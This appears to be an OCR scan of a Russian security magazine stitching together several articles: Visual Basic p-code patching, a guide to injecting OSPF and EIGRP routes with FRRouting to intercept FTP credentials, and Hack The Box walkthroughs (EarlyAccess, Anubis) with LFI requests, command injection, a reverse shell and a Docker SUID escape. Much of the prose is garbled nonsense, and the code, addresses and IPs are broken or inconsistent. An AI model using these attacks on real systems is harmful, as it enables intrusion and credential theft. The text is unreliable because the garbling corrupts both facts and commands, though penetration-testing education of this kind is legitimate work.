Надо сказать, код из-за обфускации получается довольно-таки бешеный, поэтому нашему дизассемблеру сразу пришлось сказать: «Пробы проникнуть случайно, обнаружив выражение false (это значит, что в новый момент времени, обстоятельство текущее сновидение в файле, и приходится его заново искать в процедуре). Попробуем спокойно ночь.

```
loc_90B0B9:   FSCANN0000                    Lit16 BACA
loc_90B0BA:   95100                         InpAdLdRf Number_1615794
loc_90B0BF:   Lit4 96                       AryLdI4
;---------------- Number_1615794[BACA]
loc_90B0C1:   Lit4 "1"                      Lit5r "3"
loc_90B0C4:   Lit5r "3"                     Lit5r "3"
loc_90B0C6:   1C301A                        Branch loc_30B0C5
;---- (Если не равно 1, то переход на 90B0C5
loc_90B0C7:   F4FF                          Lit32_Byte 0xFF
;---- FF = True
loc_90B0D0:   21                            FldPrThis
loc_90B0D1:   0F0004                        VCallAd Control_ID_
loc_90B0D4:   1078FF                        FStAdFunc var_88
loc_90B0D7:   0B78FF                        FLdPr var_88
loc_90B0DA:   05C0B000                      Me.Visible =
loc_90B0DD:   ----- variable Visible = True
loc_90B0DF:   1A78FF                        FFreeStr var_88
loc_90B0E2:   1C301A                        Branch loc_90B0D0
loc_90B0E5:   End If
loc_90B0E7:   1A78FF                        Lit32_Byte 0x000
;---- 00 = False
loc_90B0EA:   21                            FldPrThis
loc_90B0EB:   0F0004                        VCallAd Control_ID_
loc_90B0EE:   1078FF                        FStAdFunc var_88
loc_90B0F1:   0B78FF                        FLdPr var_88
loc_90B0F4:   05C0B000                      Me.Visible =
;---- variable Visible = False
loc_90B0FA:   1A78FF                        FFreeStr var_88
```

Вообще говоря, если внимательно присмотреться, мы увидим, что даже в дизассемблированном этом действительно сначала нашел. К примеру, знает, что, что последнее **90B0C5** он сохрал целых 4 байта кода. Возможно, нашелся и такой гениальный человек, который по таким же вроде гадра шлет, но с VB Decompiler нужно дружить это вострос: такие мелкие баги попадаются на каждом шаге шаг и потому разрешаются. Другие инструменты, VBDec, с дизассемблированием справляется гораздо лучше. Но в нем нет восстановления исходного кода, что нет в виде проекта. Все тот же кусок кода, если, в стандартной через VDec: нею вкуро, что VB Decompiler нагло залезет, пропустив все инструкции **0x0 (LargeBos)**:

```
loc_90B0B9:   FS CAN0000                    Lit16 0xCA
loc_90B0A0:   95 1100                       InpAdLdRf ad_165C794
loc_90B0A3:   95                            AryLdI4
loc_90B0A4:   18 6000                       Lit5r str_4CA14b' '
loc_90B0A7:   1C301A                        GtFor
loc_90B0A9:   1C 301A                       Branch( loc_30B0C5
loc_90B0AC:   0B 00                         Bos loc_90B0C2
loc_90B0AE:   F4 FF                         Lit32_Byte 255
loc_90B0B0:   21                            FldPrThis
loc_90B0B1:   0F 0004                       VCallAd ayo0000.vy0000
loc_90B0B4:   10 78FF                       FStAdFunc var_88
loc_90B0B7:   0B 78FF                       FLdPr var_88
loc_90B0BA:   05 C0B000                     VCallVoiceCall _Menu Let Visible
loc_90B0BD:   1A 78FF                       FFreeStr var_88
loc_90B0C0:   1C 301A                       Branch( loc_90B0D0
loc_90B0C3:   0B 00                         Bos loc_90B0C2
loc_90B0C5:   0B 00                         Bos loc_30B0C0
loc_90B0C7:   F4 FF                         Lit32_Byte 0
loc_90B0CB:   21                            FldPrThis
loc_90B0CC:   0F 0004                       VCallAd ayo0000.vy0000
loc_90B0CF:   10 78FF                       FStAdFunc var_88
loc_90B0D2:   0B 78FF                       FLdPr var_88
loc_90B0D5:   05 C0B000                     VCallVoiceCall _Menu Let Visible
loc_90B0D8:   1A 78FF                       FFreeStr var_88
```

Итак, мы нашли искомое место в коде, теперь его нетолко бы прочитать. Здесь у нас имеется два пути: либо попрацить по **True** аргумент команды **Lit32_Byte** по адресу **90B0C5** (при этом можно обнаружить вершины при любом результате проверки, либо обрать сему проверку. К примеру, ужо, с здесь мы сохраняем в переменную **var_88** значение, которое возвращает такой команды **NOP** исходной мы прямыми заблаго уберемся код в другие состояния. Проделаем то же самое с нашим исходным кодом, и мы получим могу быть, вскоре оригинальным. К примеру, Сашо Zimmer предлагает свою скоментировать **NOP** по кожаным **Invalidcode** (опкод 1), заменив на **nop**. Получим такие чуть модифицированные версии обработчиков StKey:

```
call   __stdcallvyMhv0@8   ; Оригинальный обработчик StKey
mov    eax, var            ; Новый адрес обработчика для псевдокоманды
Invalidcode, которой проверяет на в NOP
mov    [esp], eax
inc    ecx
jmp    dl, ~1b18yb4ibiq(eax*4)
```

В случае сказано, которая VBDec использует именно такой метод для замоченнаго кода, который называется **stdcallvyMhv0@8**.

При всей своей оригинальности описанный выше способ предполагает наличие системной библиотеки msvbvm60.dll, что крайне нежелательно, если вдруг перед нами стоит задача, не создавая лишнего **NOP** ПО работы, скробовавшой **NOP** и не требуется ведь существует двубайтовый **NOP** — это пропускающая **Lit5r** (опкод **1C14**). Его достаточно не требовательно **NOP** ноо использовать комнату безопасного и **Branch** (**1C301A**). Но, к сожалению, в VB Decompiler и в дизассемблере инструкции **Branch** не поддерживаются.

Для такого же использования обычный трюк, в нем есть возможность ему заменить на безусловный переход, но и в данном случае нам нужно при ему ровно в память ну нас указания имени ему. Именно бай **30** по адресу **90B0A8** и **34** и обрисовывается в нашем случае. Но, что мешает не вносить Такие же способом нашелся и меняем код для сигнала пунктов — задача фрагмента.

Как так уже понял, за свою доктуру которую VB и его ли над очень нелегко исследовать. Есть кладыре способ множество разных инструментов. Поэтому в заключение я хочу упомянуть об одном из них, который, как мне кажется, наиболее всеобобщен.

Это — новый продукт отладчика x64dbg, который в отличие от предыдущего VB Decompiler, который ориентирован в стандартные ресурсов Windows, для которых существует множество редакторов. Сохраю в EXE-файле, скомпилированном из VB, при этом ресурсы описаны именно только можно и нельзя. Собственно, все ресурсы VB имеют свои спецификации и отображаются только в описанных выше дизассемблерах дизассемблера. Если же либо надо что-нибудь и нам нет прав ресурсы и нелегко возиться с подгонкой строк в ресбинтах, то на помощь приходит x64dbg. Использ. Если же дизассемблер, что, что мешает не вносим можно найти на проскрипте интерфейса и использовать для правки отдельных строк или даже для перевода с помощью дополнительных программ, если, конечно, это этот пакет перевод вчуражение.

Ник Шобенко
Старший инженер-тестировщик Vulnerability Assessment Team
Positive Technologies
n.shobenko@ptsecurity.com

ROUTING NIGHTMARE

КАК ПЕНТЕСТЕРУ ПРОТОКОЛЫ ДИНАМИЧЕСКОЙ МАРШРУТИЗАЦИИ OSPF И EIGRP

Волшебство и очарование протоколов динамической маршрутизации бывает обманчивым — администраторы им доверяют и могут забыть о настройке защищенных каналов. В этой статье я расскажу, какие кошмары могут возникнуть в сети, если дать волю злоумышленнику в безопасности доменов протокола OSPF и EIGRP.

WARNING

Статья имеетознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуется по закону.

Динамическая маршрутизация применяется в каждой крупной корпоративной сети. Роутеры в сети обмениваются маршрутной информацией друг с другом автоматически, чтобы администратор сети не обходил их и не прописывал маршруты вручную. В большинстве случаев он не прочитает и настройки защитных механизмов. И это открывает дорогу для злоумышленника.

INFO

Ранее я писал, что протоколы OSPF и EIGRP относятся к классу протоколов автономной маршрутизации (IGP). То есть они предназначены для передачи маршрутной информации в пределах одной автономной системы (AS). Для удобства можно представить их себе как сеть некоторой организации.

ПРОБЛЕМАТИКА, ИМПАКТ И ВООРУЖЕНИЕ

Протокол OSPF

OSPF (Open Shortest Path First) относится к типу протоколов, основанных на отслеживании состояния канала. Протокол OSPF имеет основу, схожую с тем, что представлению EIGRP. Помешать этому могут две вещи:

- наличие аутентификации на OSPF. Информация могут проигнорировать домен маршрутизаторов OSPF с неизвестными знаками, чтобы уменьшить нагрузку на вычислительные ресурсы маршрутизаторов. Маршрутизаторы могут это в домене маршрутизаторов OSPF, как и возможность проверяемая аутентификация. Для каждого маршрутизатора, если он собственных пакетов инициации маршрутов.
- отсутствие соседа для запроса. Для подключения к домену маршрутизатор необходимо, чтобы полный маршрутизатор генерировал и принимал сообщения **HELLO** от соседей и использовать установленные параметры в сети. Иначе полный роутер будет пропускать «чертежи» и выходит из домена маршрутизатора, делая невозможным дальнейшие шаги со стороны атакующего.

Оптимальный вариант для атаки на домен OSPF — это получение контроля над полностью маршрутизатором в сети. Как вариант можно на своей стороне создать «плохой» виртуальный роутер и подключиться к домену. Однако, чтобы подключиться к домену маршрутизаторов, атакующий должен проверить валидны мультикастовые пакеты OSPF и изучить следующие параметры в пакете:

- OSPF Hello Interval;
- OSPF Dead Interval;
- наличие аутентификации.

Даже несмотря на то, что OSPF может быть защищен с помощью аутентификации и пароля «фанатов» в виде новой MD5, у атакующего остается шанс подобрать их.

Протокол EIGRP

EIGRP (Enhanced Interior Gateway Routing Protocol) относится к классу дистанционно-векторных протоколов. Он был разработан инженерами Cisco Systems в качестве замены протокола IGRP. Маршрутизаторы EIGRP обмениваются информацией о маршрутах, используя алгоритм диффузного обновления (DUAL) для расчета маршрута в рамках одной AS. EIGRP хранит в таблице маршрутов только два достаточно резервных маршрута и сетевая нагрузка, что позволяет в крайнем случае быстро переключиться на запасной маршрут.

INFO

Знаешь ли ты, что протокол EIGRP больше не принадлежит протоколу Cisco и теперь открыт для других вендоров сетевого оборудования? EIGRP стал открытым стандартом в 2013 году, а информационный документ RFC был опубликован в 2016 году.

Чтобы злоумышленник смог подключиться к домену маршрутизации EIGRP, он должен знать основные параметры домена. Узнать это он может, например, из дампа трафика в Wireshark. В отличие от домена OSPF, который может быть разделен на несколько зон маршрутизации, автономная система EIGRP плоская, то есть, если по проверкам инициации маршрута, скорее всего, твой маршрут распространится по всему домену.

Импакт

Атаки на динамические маршрутизацию можно разбить на три типа:

- **Перехватывание сети.** Если злоумышленник подключится к домену маршрутизации, то он сможет перенести сетевую разведку и обнаружить маскированные хосты. Это достаточно полезный трюк, поскольку изначально сканирование, например с использованием того же **Nmap**, идет долго. Не говоря уже о том, что могут сработать системы безопасности IDS/IPS. Просто проксированных к домену маршрутизации, мы сможем получить информацию о подсетях, анонсируемых сосредоточив маршрутизаторами. Заметь, этот способ важен не гарантирует того, что ты смог«выбросить» всё маршрутизаторы в таблицы маршрутизации. Стоит полным учитывать, что в контексте маршрутизации есть понятие метрики. Если твой маршрут по цене хуже будет нам, чем остальные, то он не попадет в таблицу маршрутизации. Почему? Потому что в таблицы маршрутизации кладется только лучший путь до сети из нескольких.
- **DoS (Denial of Service).** Переполнение таблицы маршрутизации. Для этого нужно генерировать на стороне злоумышленника большое количество анонсируемых маршрутов. При переполнении таблицы маршрутизации добавить новый маршрут невозможно. Соответственно, Маршрутизатор не сможет добавить в свой маршрут новый появившийся сети.

Вооружение с FRRouting

FRRouting — это свободное решение, предназначенное для создания виртуального маршрутизатора в Linux/Unix. FRRouting поддерживает реализацию протоколов маршрутизации, поддерживающий протоколы BGP, OSPF, EIGRP, RIP и другие.

С помощью FRRouting мы сможем поднять на своей стороне «плохой» маршрутизатор, запустить роутинг и подключиться к целевому домену маршрутизации. Заметь это может! Например, если мы проведем тут мы инициации маршрутов без подключения к домену и установления соседства, то анонсированные нами маршруты не попадут в таблицу маршрутизации соседей. Они просто уйдет в никуда.

WWW

В FRRouting есть очень хорошая документация по установке и настройке. Советую ознакомиться.

Настройка FRRouting

Для начала нам нужно активировать работу демонов в конфигурационном файле **daemons**. Нам интересуют демоны **ospfd** и **eigrpd**. Также необходимо активировать работу демона **staticd**, чтобы редистрибуция настраиваемых статических маршрутов работала корректно.

```
nano /etc/frr/daemons
```

```
ospfd=yes
eigrpd=yes
staticd=yes
```

Далее нужно назначить пароль для подключения к панели управления маршрутизатором через telnet VTY.

```
nano /etc/frr/frr.conf
```

```
password 1ematin
```

Также необходимо разрешить форвардинг трафика. По умолчанию в дистрибутивах Linux он отключен.

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Запускаем демон frr

```
systemctl start frr
```

```
root@kali:~# /usr/lib/frr/zebra -d -A 127.0.0.1
root@kali:~# /usr/lib/frr/ospfd -d -A 127.0.0.1
root@kali:~# /usr/lib/frr/eigrpd -d -A 127.0.0.1
root@kali:~# /usr/lib/frr/staticd -d -A 127.0.0.1
root@kali:~# ps -ef | grep -E "zebra|ospf|eigrp|static" | grep -v grep
frr      10136     1  0 10:11 ?        00:00:00 /usr/lib/frr/zebra -d -A 127.0.0.1
frr      10141     1  0 10:11 ?        00:00:00 /usr/lib/frr/ospfd -d -A 127.0.0.1
frr      10146     1  0 10:11 ?        00:00:00 /usr/lib/frr/eigrpd -d -A 127.0.0.1
frr      10151     1  0 10:11 ?        00:00:00 /usr/lib/frr/staticd -d -A 127.0.0.1
root@kali:~# ss -tlnp | grep -E "2605|2606|2607|2608"
LISTEN 0      128        127.0.0.1:2605      0.0.0.0:*    users:(("zebra",pid=10136,fd=17))
LISTEN 0      128        127.0.0.1:2606      0.0.0.0:*    users:(("ospfd",pid=10141,fd=17))
LISTEN 0      128        127.0.0.1:2607      0.0.0.0:*    users:(("eigrpd",pid=10146,fd=17))
LISTEN 0      128        127.0.0.1:2608      0.0.0.0:*    users:(("staticd",pid=10151,fd=17))
root@kali:~#
```

Запускаем демоны FRRouting

С помощью команды **vtysh** попадаем в панель управления виртуальным маршрутизатором **FRRouting**

```
Hello, this is zebra (version 8.1).
Copyright 96, 97, 98, 99 Kunihiro Ishiguro, 2010 GNU Zebra coll
Hello, this is ospfd (version 8.1).
Copyright 96, 97, 98, 99 Kunihiro Ishiguro, 2005 GNU Zebra coll
Hello, this is eigrpd (version 8.1).
Copyright (C) 1997-2005 Kunihiro Ishiguro, Matthias Sarmann, Ma
Hello, this is staticd (version 8.1).
Copyright (C) 1997-2005 Kunihiro Ishiguro, Matthias Sarmann, Ma
Hello, this is zebra (version 8.1).
Copyright 96, 97, 98, 99 Kunihiro Ishiguro, 2010 GNU Zebra coll
Hello, this is ospfd (version 8.1).
Copyright 96, 97, 98, 99 Kunihiro Ishiguro, 2005 GNU Zebra coll
Hello, this is eigrpd (version 8.1).
Copyright (C) 1997-2005 Kunihiro Ishiguro, Matthias Sarmann, Ma
Hello, this is staticd (version 8.1).
Copyright (C) 1997-2005 Kunihiro Ishiguro, Matthias Sarmann, Ma
Type ? for commands, IOS style, or ?? for verbose, GNU style
frr#
```

Панель управления FRRouting

ВИРТУАЛЬНАЯ ЛАБОРАТОРИЯ

В качестве топологии для атаки для практического разбора атак выступит сеть, изображенная на схеме ниже.

Device	Interface	IP Address
R1	G00	10.1.1.1/30
R1	G01	172.20.100.24/24
R2	G00	10.1.1.2/30
R2	G03	172.20.20.24/24
R3	G00	10.1.1.3/30
R3	G03	172.20.20.24/24
DevOps	E00	172.20.20.20/24
Attacker	E00	172.20.20.30/24
FTP Server	E00	172.20.20.100/24
NR	E00	172.20.100.70/24
Network Engineer	E00	172.20.100.80/24

Ip адреса топологии

В контексте атаки на OSPF я рассмотрю инициацию маршрута с перехватом трафика. Что касается EIGRP — разберем разбалансировку атаку с перехватом нулевых таблицы маршрутизации чтобы не демонстрировать одну и ту же атаку, но с разными для варианта нападения). EIGRP можно атаковать так же, как и OSPF. Однако стоит учитывать, что разрешенные атаки в продаваме менее практичны. Дальше, такой сценарий будет полезен для Red Team в качестве стелоходного маневра.

Продолжение статьи →

ROUTING NIGHTMARE

КАК ПЕНТЕСТИТЬ ПРОТОКОЛЫ ДИНАМИЧЕСКОЙ МАРШРУТИЗАЦИИ OSPF И EIGRP

ИНЬЕКЦИЯ МАРШРУТОВ И ПЕРЕХВАТ ТРАФИКА В ДОМЕНЕ OSPF

Для успешного проведения инъекции маршрута нам необходимо подключиться к домену маршрутизации OSPF и обьявить сеть. Указываем нулевую зону (area 0).

```
c0d1ne@kali~$ sudo vtysh
kali# conf t
kali(config)# router ospf
kali(config-router)# network 172.20.20.50/32 area 0.0.0.0
```

Дамп трафика после подключения к домену OSPF.

Включим редистрибуцию статических маршрутов с наименьшей метрикой, чтобы у внедренного маршрута была самая низкая стоимость.

```
kali(config-router)# redistribute static metric 0
```

Анонсируем в домене OSPF статический маршрут: «Хост под IP-адресом 172.20.20.20 теперь доступен через меня — 172.20.20.50».

```
kali(config)# ip route 172.20.20.20/32 eth0
```

Проверим таблицу маршрутизации на роутере R2.


```
R2#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B -
BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

     10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       10.1.1.0/24 is directly connected, GigabitEthernet0/0
L       10.1.1.2/32 is directly connected, GigabitEthernet0/0
     172.20.20.0/24 is variably subnetted, 2 subnets, 2 masks
C       172.20.20.0/24 is directly connected, GigabitEthernet0/2
L       172.20.20.20/32
[110/0] via 172.20.20.50, 00:02:27, GigabitEthernet0/2
S       172.20.20.254/32 is directly connected, GigabitEthernet0/2
[1/0] via 172.20.20.50, 00:02:27, GigabitEthernet0/2
R2#
```

Как видим, инъекция маршрута прошла успешно. Теперь маршрутизатор R2 считает, что хост по адресу 172.20.20.20 доступен через шлюз атакующего машину.

Дальше попробуем с хоста DevOps подключиться к серверу FTP по адресу 172.20.30.100.



Подключение к FTP


В итоге мы смогли включить между хостом и сервером FTP и перехватить незашифрованный учетные данные.

Дамп инъекционного FTP-трафика

ИНЬЕКЦИЯ МАРШРУТОВ И ПЕРЕПОЛНЕНИЕ ТАБЛИЦЫ МАРШРУТИЗАЦИИ В ДОМЕНЕ EIGRP

Для начала нужно подключиться к автономной системе EIGRP и обьявить сеть.

```
c0d1ne@kali~$ sudo vtysh
kali# conf t
kali(config)# router eigrp 1
kali(config-router)# network 172.20.20.50/32
```


172.20.20.20 224.0.0.10 EIGRP 60 Hello packet
172.20.20.50 224.0.0.10 EIGRP 60 Hello packet

HTB EARLYACCESS

EarlyAccess

Difficulty: Varies
Points: Varies
Release: 30 Mar 2018
IP: Varies
OS: Varies

Author: Various

ЭКСПЛУАТИРУЕМ ВЕБ-УЯЗВИМОСТИ И МИКСОФИЛИ В DOCKER

В этой статье я покажу процесс эксплуатации нескольких сервисов через разные уязвимости, такие, как: Injection, LFI, RFI, Upload, Bypass, Disclosure, Misconfiguration, Hash, Crypto, OS, А потом мы выбираемся из Docker на основную систему и задаю в другой Docker, чтобы это сервер, чтобы получить root.

Нашей целью будет машина EarlyAccess с площадки Hack The Box. Кстати, сложность — Varies, но когда мы это эксплуатировали?

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Добавляем IP адрес машины в /etc/hosts.

```
10.10.11.110    earlyaccess.htb
```

И запускаем сканирование портов.

Сервис сканирование портов

Сканирование портов — это процедура, которая позволяет нам узнать какие порты, Это поможет эксплуатировать службы, какие службы на каком сервисе запущены, сервисы, которые работают в фоновом режиме, которые работают в Интернете, которые могут быть уязвимы.

Мы выбираем опцию nmap на Kali Linux для сканирования — это Nmap. Nmap(Network Mapper) — это сканер портов, который определяет, какие порты открыты.

```
sudo nmap
port=$(nmap -p- --min-rate=1000 -T4 $ip | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$/,/)
nmap -sC -sV -p$port $ip
```

Это расширяет для этого. Мы сканируем максимальное количество портов, Мы выбираем, что мы хотим, чтобы сканировать, мы выбираем, что мы хотим, чтобы сканировать, мы выбираем, что мы хотим, чтобы сканировать,

HTB EARLYACCESS

ЗАЛИВ: ПРОХОЖДЕНИЕ ЧАСТЬ 1

Для перебора с рядом используется переменная числа, как размер и условие:

```
count = 0 # 999 - gt_list.txt

for gt_line in gt_list:
    if gt_line.strip().lstrip('0').rstrip('0').isdigit():
        if int(gt_line.strip()) > int(sys.argv[1]):
            print("[+] Found: " + gt_line.strip())
            count = int(gt_line.strip())
            break
    else:
        print("[-] Skipping invalid line: " + gt_line.strip())
    if count % 100 == 0:
        print("[*] Progress: " + str(count))
```

Так же удобнее сделать вывод каждого 100-го числа, чтобы не перегружать терминал. Для ускорения можно добавить параметр step в range:

```
count = 0 # 999 - gt_list.txt
for gt_line in gt_list:
    if gt_line.strip().lstrip('0').rstrip('0').isdigit():
        if int(gt_line.strip()) > int(sys.argv[1]):
            print("[+] Found: " + gt_line.strip())
            count = int(gt_line.strip())
            break
    else:
        print("[-] Skipping invalid line: " + gt_line.strip())
    if count % 100 == 0:
        print("[*] Progress: " + str(count))
count = count + 100
for gt_line in gt_list:
    if gt_line.strip().lstrip('0').rstrip('0').isdigit():
        if int(gt_line.strip()) > int(sys.argv[1]):
            print("[+] Found: " + gt_line.strip())
            count = int(gt_line.strip)
            break
    else:
        print("[-] Skipping invalid line: " + gt_line.strip()
    if count % 100 == 0:
        print("[*] Progress: " + str(count))
```

Получаем ускоренное решение:

```
[-] Skipping invalid line: Skipping invalid line:
[*] Progress: 1000
[-] Skipping invalid line: Skipping invalid line:
[*] Progress: 1100
[-] Skipping invalid line: Skipping invalid line:
[*] Progress: 1200
[-] Skipping invalid line: Skipping invalid line:
[*] Progress: 1300
[-] Skipping invalid line: Skipping invalid line:
[*] Progress:
```

HTB EARLYACCESS

ЭКСПЛУАТАЦИЯ ЛОКАЛЬНОЙ ПЕСОЧНИЦЫ И МИКРОСЕРВИСОВ DOCKER

От тут-нашего, хотя мы раскрыли еще один, неожиданный до этого файл **hashing.php**

curl -"http://dev-earlyaccess.htb/actions/file.php?filepath=php://filter/convert.base64-encode/resource=/var/www/earlyaccess.htb/dev/hashing.php"

А в ответ еще один - **hash.php**

curl -"http://dev-earlyaccess.htb/actions/file.php?filepath=php://filter/convert.base64-encode/resource=/var/www/earlyaccess.htb/dev/actions/hash.php


ПОЛУЧЕНИЕ ДОСТУПА

Поиск уязвимостей в скрипте показывает, что функция перезаписывает **action:password hash_function = md5;** При этом в параметре **action** обнаружена уязвимость **Command Injection**. Если мы передадим в параметре **action** что-то кроме **hash** будет выполнен фильтр, перезаписан в параметрах **hash_function** и **password** и **hash** значит, что мы можем выполнить любую функцию PHP. Шаги **exec**, передав ей в параметре **hash_function**. Отсылаем на локальный хост листенер (**nc -lnvp 80**) и выполняем следующую команду (curl):

В итоге мы добрались до самого интересного файла, где и происходит все обработка.

ПОЛУЧЕНИЕ ДОСТУПА

Поиск уязвимостей в скрипте показывает, что функция перезаписывает **action:password hash_function = md5;** При этом в параметре **action** обнаружена уязвимость **Command Injection**. Если мы передадим в параметре **action** что-то кроме **hash** будет выполнен фильтр, перезаписан в параметрах **hash_function** и **password** и **hash** значит, что мы можем выполнить любую функцию PHP. Шаги **exec**, передав ей в параметре **hash_function**. Отсылаем на локальный хост листенер (**nc -lnvp 80**) и выполняем следующую команду (curl):



В итоге мы добрались до самого интересного файла, где и происходит все обработка.

Положим нам команду перемкать быть выполнена на удаленном сервере. А это значит, что можем кидать обратный шелл. Есть очень удобный online-генератор шеллов - **Reverse Shell Generator**. Здесь нужно указать свой IP и порт, на который будет ожидать соединения наш листенер, выбрать нужный язык и нажать **Generate**. Для нашего конкретного использования подойдет часть нескольких файлов для выполнения данного **Command Injection**. Выбираем **Python** и нажимаем, и в дальнейшем используем **PentestMonkey** генерированный на PHP.

Сохраняем его на локальном хосте как текстовый файл и запускаем веб-сервер на Python.

python3 -m http.server

Запив запускаем листенер (той командой, что предыдущим генератор), запускаем PHP-шелл на удаленный хост и выполняем с помощью curl из PHP:

ПРОДВИЖЕНИЕ

Так как мы знаем пароль администратора, попробуем сменить пользователя. Но перед этим нужно получить обычный TTY оболочку. Что бы пробросить вектор пароля.

python3 -c 'import pty; pty.spawn("/bin/sh")'
su www-data

В среду linux, что мы оказывается внутри Docker, поэтому запускаем **deepce** - скрипт для поиска уязвимостей и неправильных конфигураций Docker. Скачиваем на локальный хостинг и запускаем. Но перед этим нужно выполнить **chmod +x** - это для прав на файл для Docker запуска.

Перед получением **SUPRIVE** - ищем уязвимости, позволяющие сделать, чтобы ищет пароль для повышения привилегий. Запускаем его на удаленном хосте, и получаем следующий вывод:

В нашем случае уязвимость, связанная с Docker socket, позволяет выполнять код root. Обратим внимание на содержимое конфигурационного файла **/etc/crontab**.

В нем есть скрипт по регулярным задачам, который перемещается на root стрейт с ним нашего. Попадет в данный проброшенный путь, где нет запуска на удаленном хосте, и выполняется от root.

./linpeas -sq | tee -a LPE.log

./linpeas -sq | tee -a LPE.log

./linpeas -sq | tee -a LPE.log

./linpeas -sq | tee -a LPE.log

MySQL на **172.18.0.100** начато на ждет и хост ждет на **172.18.0.101** прочие так основные хосты.

Обратимся к **check_db** на основе полезных шаблон.

Так как проброшена в волонтирующих, потребуется передать полученные учетные данные.

Получаем очень много данных. Для добытия в передаю на программу **jq**, перед тем нужно ввести вывод каких параметр.

Получаем авторизованным от имени этого пользователя по SSH на реальном хосте прошлого раза.

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Мы получили доступ к хосту **172.18.0.1**. Это внешняя сеть. Получение информации показывает следующий вывод:

1 - много сетевых интерфейсов (значит, можно пользоваться другим сетью);
- есть проброшенный порт 5000 (**172.18.0.1:5000**);
- у текущего пользователя есть привилегии на запуск **docker** от имени **root** (**docker -H unix:/var/run/docker.sock -ps**);
- имеется **/var/run/docker.sock** и **/opt/docker-entrypoint.d**.

Мы уже сканировали подсеть полезно СТ. теперь проскенируем 18 и 19 таки полно найти сервер с открытым портом 22 и попробовать подключиться с проброшенных ключом SSH.

Спустя SSH туннелирует на хост **172.18.0.1** и мы отсылаем с мой хостинг сервиса.

ssh -D 5000 root@172.18.0.1

Теперь мы можем ждать из внутренних сети через SOCKS-прокси на порт 5000.

Теперь мы всегда можем - здесь перезапустить уязвимость конечного хоста. В целях полностью захвата сосредоставим нашей/личной машины, но основность соответствующие проскрипшим — трейфлов (черт) на **/root** и **/home/ubuntu**. Поскольку клиентов, значения в запуске PTP

В этого плохому обще сохранения. Значит, есть баг, в сервер доменно-перезапускных.

Запуска на хорошей сервер и запустим свой шелл с бетка SUID.

И мы хотим для в Docker, но не в основной системе. Но на бедай каталог **/opt/docker-entrypoint.d/** и мы можем сделать. Это отражение в файловой системе, и внутри Docker из-на каталог **/docker-entrypoint.d/**. Значит, все перемещения, которые мы сделаем в каталоге **/opt/docker-entrypoint.d/** будет отражаться и в каталоге **/docker-entrypoint.d/** и наоборот. Но в Docker полнорвем пойти в каталог **/docker-entrypoint.d/** и выполнить бит SUID. Запуск запуска на хосте из основной системы. Так как СТ. Все отражается, мы должны получить на root-привилегированный хостинг. Но основном хосте делаем:

/opt/docker-entrypoint.d/bash -p

Запуск в Docker выполняем:

/bin/ls -ldt /root /home/ubuntu
/bin/ls -ldt /docker-entrypoint.d/bash

И замещаем сделанное на основном хосте командой:

/opt/docker-entrypoint.d/bash -p

Мы заменили машину и имеем над ней полный контроль 🙂

HTB ANUBIS

ЗАХВАТЫВАЕМ ДОМЕН ЧЕРЕЗ СЕРТИФИКАТЫ ACTIVE DIRECTORY

RuMaster
t.me/RuMaster_chat

Перед нами — сложнейшая машина Anubis с площадки Hack The Box. Чтобы пройти он, понадобится проскопрупировать. RCE на сайте и так получить доступ к контейнеру, затем найти утечку хеша и узнать пароль. Для доступа к основной системе заюзаем уязвимость в Jenkins. А под конец — компрометация домена через службу сертификации Active Directory. В общем, полный набор! Скучно не будет, обещаю.

WARNING

Подключчаясь к машинам с HTB рекомендуется только через VPN. Не давай этого с компьютером, еще хуже если вводе либо данные, так как по ним можешь в общий сети с другими участниками.

РАЗВЕДКА: сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`, чтобы было удобнее обращаться к ней:

```
10.10.11.102    anubis.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов — первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение, на основе данных которых выбирается следующий шаг и получение точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Уступить результаты его работы мы можем при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся открытых портов — **-A**:

```
Nmap scan report for anubis (10.10.11.102)
Host is up (0.0[illegible]s latency).
PORT   STATE SERVICE     VERSION
53/tcp open  domain      Windows DNS
80/tcp open  http        Microsoft IIS httpd 10.0
| http-server-header: Microsoft-HTTPAPI/2.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Bad Request(400)
88/tcp open  kerberos-sec Windows Kerberos (server time: 2021-08-14[illegible]
135/tcp open  msrpc       Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp open  ldap        Microsoft Windows Active Directory LDAP (Domain: [illegible]
| ssl-cert: Subject: commonName=[illegible]
| Subject Alternative Name: DNS:[illegible]
| Issuer: commonName=[illegible]
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-05-27T[illegible]
| Not valid after:  2022-05-27T[illegible]
| MD5:   [illegible]
| SHA-1: [illegible]
| ----BEGIN CERTIFICATE----
| [illegible]
